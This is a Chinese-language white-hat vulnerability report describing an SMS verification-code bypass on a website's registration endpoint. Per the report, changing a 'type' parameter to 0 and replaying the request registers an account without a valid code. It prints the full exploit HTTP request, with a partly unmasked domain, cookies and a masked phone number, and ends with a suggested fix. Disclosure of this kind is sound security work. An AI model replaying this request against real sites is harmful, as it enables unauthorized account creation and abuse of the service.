白帽子昵称：emmmmm

漏洞描述

漏洞URL：如果是Web就填写此项

https://www.***.com/register


简要描述：漏洞说明、利用条件、危害等

如下


漏洞证明：

1.首先来到此页面注册账号

获取手机验证码后，输入任意验证码，点击确定后进行抓包获取到完整的注册请求，如图:



将请求中的type参数的值修改为0后重放请求，即可直接注册成功，无需提供正确的验证码



漏洞利用代码：

```
POST /asp/api/v2/users/register HTTP/1.1
Host: www.***.com
Connection: close
Content-Length: 172
```

```
Accept: application/json, text/plain, */*
Origin: https://www.***.com
lang: zh-chs
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Content-Type: application/json
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Referer: https://www.asproex.com/register
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: __guid=244976259.501091544973412300.1609736843727.1743; monitor_count=3; __zlcmid=11zji4by7NaVswO
{"account":"186****8661","callingCode":"+86","identifyCode":"123456","inviteCode":"","password":"AD0AEEEFCF43A3302374A990FB69C5FE9534E1C431DDFEC464117BFC92679A**","type":0}
```

修复方案：

完善验证码校验逻辑

漏洞总结

已经弃用或未完善的功能逻辑代码应避免发布到线上环境，攻击者可以对请求内容中的任何参数进行模糊测试，从而发现可能存在的安全问题